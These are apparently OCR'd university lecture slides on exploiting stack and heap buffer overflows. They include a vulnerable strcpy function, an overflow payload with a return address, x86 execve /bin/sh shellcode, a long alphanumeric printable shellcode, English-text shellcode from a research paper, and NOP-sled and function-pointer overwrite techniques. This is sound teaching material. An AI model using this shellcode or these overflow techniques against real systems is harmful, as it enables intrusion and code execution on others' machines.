
How to exploit a stack buffer overflow

Suppose attacker can cause bad to run with an **s** it chooses.

- Trick 1: Set correct bytes to *point back to input(!)*
- Trick 2: Make input *executable machine code(!)*

```
void bad(char *s) {
  char buf[64];
  strcpy(buf, s);
}
```

s="<machine code>\x24\xf6\xff\xbfAAA…"



What will happen?

Whatever we want!

What to put in for <code>?

The possibilities are endless!

— Spawn a shell

— Spawn a new service listening to network

— Change files

— …


`s="<machine code>\x24\xf6\xff\xbfAAA…"`

But wait… what about NULL bytes?

Solution: Find machine instructions with no NULLs!

— Can even find machine code with all alpha bytes.

Frame after strcpy



Example Shellcode

```
char shellcode[] =
“\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
“\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

- Basically equivalent to:

```
#include <stdio.h>
void main() {
  char *name[2];
  name[0] = “/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

- Most bytes of this shellcode are not “printable”
- In some settings, attackers can only input printable bytes

Printable Shellcode

- By carefully choosing instructions, shellcode can consist of only ASCII (“printable”) letters/numbers

```
char shellcode[] =
“IIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIkLIxk2GpC0wpapk9IufQ9PpdLKF0”
“dpLKSbvlNkQBB4LKcBq8dOlwrjUvVQYoNLulU1SL32Tlq0zaXO4M6ahGKRIbCbrwNkf2vplK3zElNkr”
“lR1D88cRhfaKaRqlKaIa05Q9Cnksy4XzCdzBiNk5dlKgqn6dqYoLl9QzoFmgqyWgHIpPuzV4CsMjXwK”
“QmUtt5M4BxNk1HUtEQzs56nkFl0KLKaHGlGqzslKwtlKGqJpK9PDTd7TCkckqq693jCaIom0sosobzn”
“kr2XknmaMBHVSTrc0C0BHqgcCDr3oaDu8RlBW16c7KOXULxZ0S1C05PQ9jdqDrp3XEyOpBKgpyo9Eqz”
“6kbyV08bIm2JfaqzTBU8zJ4OkoYpIohUz72HFbePVqSlNi8fbJTPv6Rw0hJbKkVWRGioKeLEIP1ev81”
“GRHMgM9vXkO9oHUqGBHadZL5k9qKO8UbwlWaxaerNrm0aIon51zwp1zfdaFV7u8eRJyxHaOkO8UNc8x”
“S0SNTmLKFVazqPsX5PfpS0EPaFazUP2HbxOTbsIu9ozunsf3pj30Sf1CbwbH32HYhHQOKOjuos8xuPQ”
“nUWwq8Cti9V1eIyZcAA";
```

English Shellcode

English Shellcode

Joshua Mason, Sam Small
Johns Hopkins University
Baltimore, MD
{josh, sam}@cs.jhu.edu

Fabian Monrose
University of North Carolina
Chapel Hill, NC
fabian@cs.unc.edu

Greg MacManus
iSIGHT Partners
Washington, DC
gmacmanus.edu@gmail.com

- shellcode can even be somewhat intelligible English text!

`push %esp`
`push $20657265`
`imul %esi,20(%ebx),$616D2061`
`push $6F`
`jb short $22`
	`54`
	`68 65726520`
	`6973 20 61206D61`
	`6A 6F`
	`72 20`
		There is a major

`push $20736120`
`push %ebx`
`je short $63`
`jb short $22`
	`68 20617320`
	`53`
	`74 61`
	`72 20`
		h as Star

`push %ebx`
`push $202E776F`
`push %esp`
`push $6F662065`
`jb short $6F`
	`53`
	`68 6F772E20`
	`54`
	`68 6520666F`
	`72 6D`
		Show. The form

`push %ebx`
`je short $63`
`je short $67`
`jnb short $22`
`inc %esp`
`jb short $77`
	`53`
	`74 61`
	`74 65`
	`73 20`
	`44`
	`72 75`
		States Dru

`popad`	`61`	a

```
char shellcode[] =
“There is a major center of economic activity, such as Star Trek, including The Ed ”
“Sullivan Show. The former Soviet Union. International organization participation ”
“Asian Development Bank, established in the United States Drug Enforcement “
“Administration, and the Palestinian territories, the International Telecommunication“
...
```


Finally, where did that magic address come from?

For Assignment 2: You'll use **`gdb`**

Two challenges in practice:

— Need to place address in correct spot


— Need address to jump to beginning of shellcode



Technique #1: NOP Sleds


— Instruction `0x90` is "**`xchg eax, eax`**", i.e. does nothing. This is a "No Op" or "NOP".

— Just add a ton of NOPs (as many as you can, even many MB) and hope pointer lands there



Technique #2: Placing malicious EIP

— Simple: Just copy it many times



Outline for Lecture 3

1. Overview of software exploits
2. Memory layout and function calls in a process
3. Stack-based buffer overflow attacks
4. **Heap-based buffer overflow attacks**


Heap Memory Vulnerabilities

Assume that:

1. Program has heap variable (**`heap_buf`**)
2. A function pointer, stored in **`heap_buf`**, points to **`foo`**

Attack:

1. Overflow **`heap_buf`** and corrupt **`funcptr`**
2. Later calls using **`funcptr`** will call **`shellcode`**



Other notes:

- Attacker can overwrite program vars
  - e.g. change to "**`admin=true`**"
- Vulnerabilities possible from many bugs:
  - use-after-free
  - double-free
  - ...

The End